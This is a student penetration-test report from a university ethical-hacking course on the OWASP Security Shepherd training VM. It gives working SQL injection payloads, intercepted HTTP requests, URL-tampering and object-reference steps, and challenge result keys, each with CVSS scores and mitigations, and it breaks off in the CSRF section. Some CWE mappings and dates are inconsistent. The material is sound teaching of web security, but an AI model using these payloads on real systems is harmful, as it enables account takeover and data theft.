COMP30720 - Ethical Hacking

Product Name: Security Shepherd

Version: v3.0

Lead Penetration Tester: James Dorrian

BSc. (Hons.) in Computer Science

Lecturer: Mark Scanlon

Teaching Assistant: Samar Talpur

UCD School of Computer Science

University College Dublin

Test Completion: April 29th

Student Number: 13369451

Consultant Information

Name: James Dorrian

Email: james.dorrian@ucdconnect.ie

Location: University College Dublin

Manager: Mark Scanlon

Manager Email: Mark.Scanlon@ucd.ie

\

1 Executive Summary

Lead Tester: James Dorrian

Number of days testing: 13

Test Start Date: April 16th

Test End Date: April 29th

Project Information Application Name: Security Shepherd

Application Version: v3.0

Release Date: Feburary 10th(approx. start of term)

Project Contact: Samar Talpur

OWASP Top 10: 5/10

Total Defects: 10

Severity	# Defects
Critical	2
High	1
Medium	7
Low	0

2 Scope

Challenges:

1. Session Management > Challenge 6
2. Injection > Challenge 2
3. Failure to Restrict URL Access > Challenge 1
4. Insecure Direct Object Reference > Challenge 2
5. Cross Site Request Forgery > Challenge 4
6. Insecure Cryptographic Storage > Challenge 4
7. Cross Site Scripting > Challenge 4
8. Poor Data Validation > Challenge 2
9. Injection > Challenge “NoSQL”
10. XSS > Challenge 6

These tests were conducted in a controlled virtual server over a period spanning 8 days from April 27th to May 5th. The report took one additional day on May 6th.

The username and password used for burp suit were : admin and password respectively. The OWASPSecurityShepherdVM, burpsuite and firefox were needed to operate and test the challenges outlined in section 4 of the report.

<u>Links to Relevant Resouces:</u>

Security Shepherd VM: https://github.com/OWASP/SecurityShepherd/releases/tag/v3.0

OWASP TOP 10: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

BurpSuite download: https://portswigger.net/burp/

CVSS Calculator: https://www.first.org/cvss/calculator/3.0

CWE-List: https://cwe.mitre.org/data/published/cwe_v2.11.pdf

3 Test Cases

Session Management:

Test For Bypassing Session Management Schema (OTG-SESS-001)

Injection:

Testing for SQL injection (OTG-INPVAL-005)

Failure to Restrict URL Access:

Test For Bypassing Authorization Schema (OTG-AUTHZ-002)

Insecure Direct Object Reference:

Testing for Insecure Direct Object References (OTG-AUTHZ-004)

Cross Site Request Forgery:

Testing for CSRF (OTG-SESS-005)

Insecure Cryptography:

Test For Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection (OTG-CRYPST-001)

Cross Site Scripting:

Testing For Stored Cross Site Scripting(OTG-INPVAL-002)

Poor Data Validation:

Testing for Buffer Overflow (OTG-INPVAL-014)

Injection (NoSQL):

Testing for NoSQL Injection (https://www.owasp.org/index.php/Testing_for_NoSQL_injection)

Cross Site Scripting:

Testing For Stored Cross Site Scripting(OTG-INPVAL-002)

4 Findings

Prerequisites to carrying out vulnerabilities outlined in this section:

11. Download and run Burp Suite https://portswigger.net/burp/download.html (making sure you have Oracle Java Installed)

12. Download the SecurityShepherd Virtual machine https://github.com/OWASP/SecurityShepherd/releases/tag/v3.0

13. Install and run the SecurityShepherd virtualBox

14. Got to Security Shepherd https://192.168.1.200

15. Confirm that Burp can see and capture requests and turn off intercept in Burp

4.1 Weak Password Recover Mechanism for Forgotten Password [CWE-488] {CVSS: 10.0}

4.1.1 Description

This vulnerability is often seen in web applications which do not sufficiently enforce the boundaries required between states of different sessions. This leads to data being server (or made available) to the wrong session.

Servlets are the biggest and most common mistake developers make for this vulnerability. Data is transferred from variables of singleton objects which exist in the same environment. This is the case where servlets do not directly implement the SingleThreadModel interface on creation. Without doing this a user's data is made available to other users if stored in a servlet.

Data should not be allowed to be transferred in any way which an authorized user can intercept it, URL encoding is a very weak and insecure method of transferring information and leaves web applications vulnerable to SQL injections attacks.

It can be said that this entire vulnerability is the result of inadequate encapsulation of user data.

4.1.2 Steps to Reproduce:

1. Ensure you have done the prerequisite steps to install Burp & Security Shepherd.

2. Navigate Challenges > Session Management > Challenge 6

3. Try using several common administrator usernames in systems: root

4. This will give you the email address of the administrator


5. Open burp and switch on intercept

6. Click the 'forgot my password button'

7. Enter the email address retreived (this will pass the Regex check)


8. Look at the URL, this is where the data is being passed through,replace the email address with a basic SQL injection in BURP:

   SQL INJECTION: *"UNION+SELECT+secretAnswer+FROM+users+WHERE+userName="**root***



```
GET
/challenges/b5e1020e3742cf2c0880d4098146c4dde25ebd8ceab51807bad88ff47c316eceSecretQuestion?subEmail="UNION+SELECT+secretAnswer+FROM+users
+WHERE+userName="root HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.56.103/challenges/b5e1020e3742cf2c0880d4098146c4dde25ebd8ceab51807bad88ff47c316ece.jsp
X-Requested-With: XMLHttpRequest
Cookie: ac=ZG9Ob3RSZXRlcm5BbnN3ZXJz; JSESSIONID=DBBC289ADC85A0BF8CC10F5F070C32D8; token=-128027398205854782368414779214760830575
Connection: close
```

9. By inserting this statement in the place of the email address the webpage returns the response to the question and not the question itself



Log In with via Security Question


Please enter your email address to retrieve your Security Question;

elitehacker@shepherd.c

Deerburn Hotel

10. Simply place the response (Deerburn Hotel) into the answer field and receive access to the password reset area.

4.1.3 Score: 10.0 (Critical)


Base Score

10.0 (Critical)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): Unchanged (U) [✓ Changed (C)]

Confidentiality (C): None (N) Low (L) [✓ High (H)]

Integrity (I): None (N) Low (L) [✓ High (H)]

Availability (A): None (N) Low (L) [✓ High (H)]

This vulnerability allows users to gain direct access to an administrators account and change their personal login details. This is one of the most dangerous things that can be done by a web application and exposes all of the internal data to the user. In a situation like this in the real world administrators may have access to personal information on users such as names, email addresses, credit card numbers, purchase history etc. They may also have access to internal privileged correspondance outlining plans for future work, alonside a host of other sensitive data.

Although this rating may be change depending on the level of access the website administrator has and the amount of data held on the site. The method of data storage and access on the site is also an unknown variable – however, in general, a malicious intruder gaining access to and adminstrators account is one of the worst case scenarios for any web application as it may lead to loss of confidentiality, integrity and availability and go undetected for a reasonable amount of time.

4.1.4 Mitigation

- Change default administrator usernames
- Do not allow administrators to have their passwords reset automatically without approval
- Do not make information information available to the web application that was not input directly by the user. Here the email address connected to the username is returned when the username is entered. This is a terrible design decision.
- Do not use URL encoding to transmit sensitive data
- Sanitize input on the server side to prevent SQL injections
- Block IP addresses that try and enter administrator usernames and send alerts to the web application team when such usernames are attempted

4.2 Improper Neutralization of special Elements used in an SQL command ('SQL Injection') [CWE-89] {CVSS: 9.4}

4.2.1 Description of Vulnerability

Injection, including SQL injection, is ranked as the number one weakness faced by web application in 2016 according to the CWE.

In general the attack involves exploiting vulnerabilities found on websites where user input is expected. It can occur in username password login fields, registration prompts or any form, which involves reading/writing information to/from a database.

The biggest threat arises where dynamic SQL is involved, this is SQL which involves statements like: SELECT name FROM table_name WHERE Email = '$email' AND Password = '$password'; where $email and $password are variables. It is often possible for an attacker to enter SQL commands instead of their email/password. Instead of just entering jamesdorrian@live.ie I enter a SQL command like: jamesdorrian@live.ie" OR "1"="1 . As 1 = 1 is always true. This works for single and double variable SQL queries.

Despite the fact that there is a logical AND the logical OR still means the statement returns true.


It is common for websites to try and mitigate against these types of attacks by filtering input and using regex on the client side but this does not always stop the attacks. It is bad practice to rely heavily on client side filtering as it can often be bypassed. It is possible to limit the database permissions to avoid attacks like drop table or insert by allowing only read only database interactions. In my mind, the best overall solution for mitigating SQL injection attacks is to try and mitigate the attacks on the server side (often in PHP): This can be done using strip slashes and using parameterized queries such as:

$statement = "SELECT * FROM table WHERE Email = ?"; $statement->bind_param('email', $email); $statement->execute(); Alternatively a site can rely on Laravel or CodeIgnitor, which have built in features to filter such attacks.

I have worked developing web applications in the past, developing primarily in PHP and so I have a particular interest in SQL injections.

4.2.2 Steps to Reproduce

1. Ensure you have done the prerequisite steps to install Burp & Security Shepherd.
2. Navigate to Challenges > Injection > Challenge 3
3. We know it is ' and not " because when we insert " nothing happens except a blank return but when we insert ' we get an SQL syntax error
4. Unlike the example I outlined above I did not use the OR '1' = '1 method as it failed
5. We were given some hints at the top of the page in regards to the names of the fields and after some brute force attacks the following worked: " mary martin' UNION SELECT creditcardnumber FROM customers WHERE customername = 'mary martin "



Please enter the Customer Name of the user that you w
ant to look up

```
mary martin' UNION SELECT creditcardnumber FROM customers WHERE custc
```

Search Results

Name
Mary Martin
9815 1547 3214 7569

4.2.3 CVSS Score : **9.4 (Critical)**


Base Score — 9.4 (Critical)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) Low (L) [✓ High (H)]

Integrity (I): None (N) Low (L) [✓ High (H)]

Availability (A): None (N) [✓ Low (L)] High (H)

Because of the sensitivity and potential financial loss implicated by a malicious user attaining a credit card number I felt a High confidentiality score was appropriate.

4.2.4 Mitigation

- Use prepared statements over dynamic sql queries.
- Use a firewall.
- User appropriate privileges, restrict some php files to read only and others to write only, configured in the back end.


4.3 Failure To Restrict URL Access [CWE–285] {CVSS: 7.2}

4.3.1 Description

Failure to Restrict URL access is where you force the URL to change from your default. The attacker can directly access files without having to follow links. This is called forced browsing. This attack is the result of poor handling of access control settings. It is common to see sites on the web whose sole protection against this kind of attack is not showing the links publicly and therefore it can be a very easy way to gain unauthorized access to data.

4.3.2 Steps to Reproduce:

1. Ensure you have done the prerequisite steps to install Burp & Security Shepherd.
2. Navigate Challenges > Failure To Restrict URL Access > Challenge 1
3. Open Burp Suite and navigate to intercept, switch it on and then press the 'Get Server Status' button shown in the screenshot below


Failure To Restrict URL Access Challenge 1

To recover the result key for this challenge you need to obtain the current server status message from an administrato r's point of view!

Use this form to view the status of the server


Server Status

The server status is normal. Nothing to see here. Move along.

4. Open the developer console (using CMD+SHIFT+I) and look around, once you find the ResultDiv have a close look at the javascript, there are 2 options, one for user and one for admin. Take note of the differences you can see.
5. The difference lies in the url:

   Normal User URL: 4a1bc73dd68f64107db3bbc7ee74e3f1336d350c4e1e51d4eda5b52dddf86c99


   Admin User URL: 4a1bc73dd68f64107db3bbc7ee74e3f1336d350c4e1e51d4eda5b52dddf86c992
6. Go to burp suite and look at the intercept, where the 2 instances of the normal URL exist, switch them to the admin URL and then forward



```
POST /challenges/4a1bc73dd68f64107db3bbc7ee74e3f1336d350c4e1e51d4eda5b52dddf86c99 HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.56.103/challenges/4a1bc73dd68f64107db3bbc7ee74e3f1336d350c4e1e51d4eda5b52dddf86c99.jsp
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 16
Cookie: JSESSIONID=9F924EBE031921EDE69B30549B213940; token=-23681022848462435184515395606335026901;
JSESSIONID3="vkV8rIKDMMsKfU8IpoXUJQ=="
Connection: close

userData=4816283
```

4.3.3 CVSS Score: **7.2 (High)**



Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): Unchanged (U) [✓ Changed (C)]

Confidentiality (C): None (N) [✓ Low (L)] High (H)

Integrity (I): None (N) [✓ Low (L)] High (H)

Availability (A): [✓ None (N)] Low (L) High (H)

4.3.4 Mitigation

- To avoid this security concern it is advised that user authentication occur on EVERY page.
- The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific users and roles for access to every page.
- If the page is involved in a workflow, check to make sure the conditions are in the proper state to allow access.

4.4 Insecure Direct Object Reference [CWE-639] {CVSS: 5.8}


4.4.1 Description

Insecure direct object reference is when an application provides direct access to internal implementation objects based on user-supplied input. An attacker can change the user-supplied input, bypassing authorization and access system resources directly e.g. database records. It involves modifying a particular parameter, which points directly to an object, which can be achieved in cases where the web application is without adequate access control checks or other protection.

To avoid this it is essential that access control policies are in place and enforced rigidly. It is paramount that users have proper authorization to gain access to any restricted resouces and the mapping is designed in a way that prevents users from accessing indirect objects.

4.4.2 Steps to Reproduce:


1. Ensure you have done the prerequisite steps to install Burp & Security Shepherd.
2. Navigate Challenges > Failure To Restrict URL Access > Challenge 2
3. Open the developer console (CMD+SHIFT+I)
4. Turn on intercept using Burp, select a list item, and submit
5. Have a look at the pattern of the userID's they're all odd numbers 1,3,5,7,9
6. Try changing the UserID to 11 which is outside of the user viewable range and a forward using burp



```
POST /challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.56.103/challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c.jsp
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 14
Cookie: JSESSIONID=03BE7734EAF0318C495D16BEE07D8592; token=125755815923268857038843570816787600785; JSESSIONID3="MX9qq7c7yEQXRtZ1iS2o8Q=="
Connection: close

userId%5B%5D=11
```

7. A hidden message is displayed



Submit Result Key Here...

Insecure Direct Object References Challenge One


The result key for this challenge is stored in the private message for a user that is not listed below...

Paul Bourke
Will Bailey
Orla Cleary
Ronan Fitzpatrick

Hidden User's Message

Result Key is dd6301b38b5ad9c54b85d07c087aebec89df8b8c769d4da084a55663e6186742

4.4.3 CVSS Score: 5.8 (Medium)



5.8 (Medium)

Base Score

Attack Vector (AV): Network (N) | Adjacent (A) | Local (L) | Physical (P) — selected: Network (N)

Attack Complexity (AC): Low (L) | High (H) — selected: Low (L)

Privileges Required (PR): None (N) | Low (L) | High (H) — selected: None (N)

User Interaction (UI): None (N) | Required (R) — selected: None (N)

Scope (S): Unchanged (U) | Changed (C) — selected: Changed (C)

Confidentiality (C): None (N) | Low (L) | High (H) — selected: Low (L)

Integrity (I): None (N) | Low (L) | High (H) — selected: None (N)


Availability (A): None (N) | Low (L) | High (H) — selected: None (N)

4.4.4 Mitigation

- Only user per session indirect object references. This prevents attackers from directly targeting unauthorized resources.
- Check access for every use of a direct object reference from an untrusted source and they must include an access control check to ensure the user is authorized for the requested object, otherwise deny access.

4.5 Cross Site Request Forgery (CSRF) [CWE-352] {CVSS: 5.4}

NOTE: On Security Shepherd this vulnerability requires that there be a class to use this function.



You must be assigned to a class to use this function. Please contact your administrator.

As a result of this restriction I was unable to include as many screenshots as I would like and I will have to try to remember the steps as best I can from the tutorials.

4.5.1 Description

This vulnerability occurs when the website cannot sufficiently verify whether a well-formed request was submitted by the user or by a 3rd party masquerading as the user. This occurs when a site receives specific information from a user in a structured fashion without any way to verify if that piece of information was intentionally sent by the user. This leaves an opening for an attacker to somehow trick the client into running a script that will force them to make a request on the behalf of the attacker. It is commonly done using a URL, XMLHttpRequest or onLoad technique. The end result is the execution of a script or the availablity of user data or some combination of the two.

